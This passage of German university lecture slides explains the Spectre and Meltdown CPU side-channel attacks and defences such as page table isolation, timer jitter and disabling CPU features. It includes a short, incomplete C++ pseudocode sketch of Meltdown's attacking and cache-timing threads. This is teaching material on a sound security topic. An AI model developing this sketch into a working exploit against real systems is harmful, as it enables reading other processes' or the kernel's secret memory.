
- erzeuge in fehlerhafter Schätzung für bedingten Sprung in at() eine Referenz auf Ziel
- die Referenz erlaubt keinen direkten Zugriff und lebt nur während der Sprungschätzung

Bekannte Angriffe (17)




- greife auf dasjenige Teilarray zu, dessen Index dem Wert der Zielspeicherzelle entspricht
- der nötige Zugriff auf die Zielspeicherzelle ergibt wegen Sprungschätzung keinen Fehler

Bekannte Angriffe (18)



- der Zugriff auf einen Eintrag vom Teilarray legt das Teilarray in den CPU-Cache
- funktionale Folgen (z. B. Ausgabe) entstehen wegen falscher Sprungschätzung nicht

Bekannte Angriffe (19)



- greife nach funktionaler Rückabwicklung der Sprungvorhersage auf jedes Teilarray zu
- Teilarray zum **gesuchten Wert** ist schon im Cache und an **schnellem** Zugriff zu erkennen

Bekannte Angriffe (20)

Angriffsidee *Meltdown* (seit ca. 2017)



Idee: greife die Out-Of-Order-Ausführung direkt an,
statt einen bedingten Sprung auszunutzen
→ deutlich größere Angriffsfläche

Vorgehen:

1. führe einen Lesebefehl auf eine Speicherzelle im virtuellen Adressraum ohne Rechte aus
 - speichere den Wert der Speicherzelle in einem Register
 - der Befehl läuft auf einen Fehler, den die CPU dem OS zur Behandlung weitermeldet
 - trotzdem wird der Wert im Register hinterlegt
 - das OS beendet den laufenden Prozess oder Thread mit Speicherzugriffsfehler
2. führe (im Programmcode anschließend) je nach Wert in dem Register einen Zugriff auf eindeutige Seite durch (vgl. `attack_array` bei Spectre)
 - Out-Of-Order-Ausführung zieht diesen Zugriff vor die Rückmeldung an das OS
 - Cache wird aktualisiert und lässt sich anschließend per Timing auswerten (vgl. Timing-Prüfung bei Spectre)

Bekannte Angriffe (21)

Vorbereitungen:

- Array `attack_array` vorbereitet wie zuvor
- Zeiger `steal_address` auf abzugreifendes Datum wie zuvor bekannt
- Cache wie zuvor bereinigt

Durchführung:

wir brauchen zwei Threads im selben Prozess mit Zugriff auf `attack_array`

→ angreifender Thread wird von OS beendet, auswertender Thread läuft mit Trick weiter

```
// Code im angreifenden Thread:
attack_array[*steal_address][0] = 255;           // Zugriff *steal_address schießt Thread ab,
                                                    // der Zugriff mit [0] läuft aber Out-of-Order
                                                    // und ändert dadurch den CPU-Cache

std::cout << attack_array[*steal_address][0];

// Code im auswertenden Thread:
for (int v = 0; v < value_count; ++v)
{
    exact_time t1 = fetch_exact_time();           // miss Zeit bei Zugriff je nach möglichem wert
    char c = attack_array[v][0];
    exact_time t2 = fetch_exact_time();
    /* ... weiter wie gehabt ... */
}
```

Vortragsübersicht

X – Angriffe auf die Seitentabelle

- Instruktionsverarbeitung
- Bekannte Angriffe
- Schutzmechanismen

Schutzmechanismen (1)

Einfache Schutzmechanismen

Deaktivieren von CPU-seitigen Features:

- CPU-seitiges Caching (d. h. den Seitenkanal) deaktivieren
 - geht bei manchen CPUs über Microcode bzw. Firmware
 - extremer Performance-Einfluss, zirka 4-fache Laufzeit
- CPU-seitige Out-Of-Order-Execution bzw. Sprungvorhersage deaktivieren
 - geht bei manchen CPUs über Microcode bzw. Firmware
 - mittelmäßiger Performance-Einfluss, zirka 1.1- bis 1.2-fache Laufzeit
- CPU-seitig nach fehlerhafter Sprungvorhersage Cacheänderungen zurücksetzen
 - benötigt zusätzliche Hardware (Speicherplatz)
 - Speichern von Cache-Änderungen frisst Performance-Gewinn auf
 - mittelmäßiger Performance-Einfluss, zirka 1.1- bis 1.2-fache Laufzeit

rigides OS-Vorgehen bei tatsächlichen Zugriffsfehlern:

bei Seitenzugriffsfehler Prozess zwingend beenden, statt einzelne Threads übrigzulassen

Schutzmechanismen (2)

Komplexere Schutzmechanismen

Page Table Isolation:

keine Seiten anderer Prozesse (z. B. Betriebssystem)

im Adressraum einblenden, solange das User-Mode-Bit gesetzt ist

→ halte zwei Seitentabellen:

 eine mit Einblendungen für Kernel-Mode (z. B. für Systemaufrufe),

 eine ohne Einblendungen für den User-Mode (normaler Programmcode)

→ wechsele beim Systemaufruf und beim Rücksprung die aktive Seitentabelle

→ Threadwechsel zwischen Threads können ggf. die aktive Seitentabelle ändern
und werden damit deutlich teurer

Jitter:

der Zugriff auf den Cache unterscheidet sich vom Zugriff auf den Hauptspeicher
um eine Zeitdifferenz im Nanosekundenbereich

→ ändere die Zeitmessung derart, dass die Differenz nicht mehr messbar ist
(z. B. Abrunden, Überlagern mit Störsignal)

→ Fehler bei Anwendungen, die extrem genaue Zeit brauchen (z. B. Physik)

Zusammenfassung

Instruktionsverarbeitung

- Out-Of-Order-Execution und Branch Prediction als CPU-Optimierung
- nicht-funktionales Verhalten wird bei Fehlerbehandlung nicht rückabgewickelt

Bekannte Angriffe

- Spectre: → trainiere Sprungvorhersage mit abhängigem Zugriff auf Zugriffsdurchführung
→ führe fehlerhaften Zugriff auf ein Ziel trotz tatsächlich falscher Bedingung mit der Sprungvorhersage doch durch
→ Sprungvorhersage unterdrückt Fehlerbehandlung für fehlerhaften Zugriff
→ umgehe Rückabwicklung nach Bedingungsberechnung mittels Cache
→ Messung an Cache erlaubt Rückschluss auf Zielwert
- Meltdown analog Spectre, aber nur mit Out-Of-Order-Ausführung

Schutzmechanismen

- Jitter, Page Table Isolation, CPU-Features deaktivieren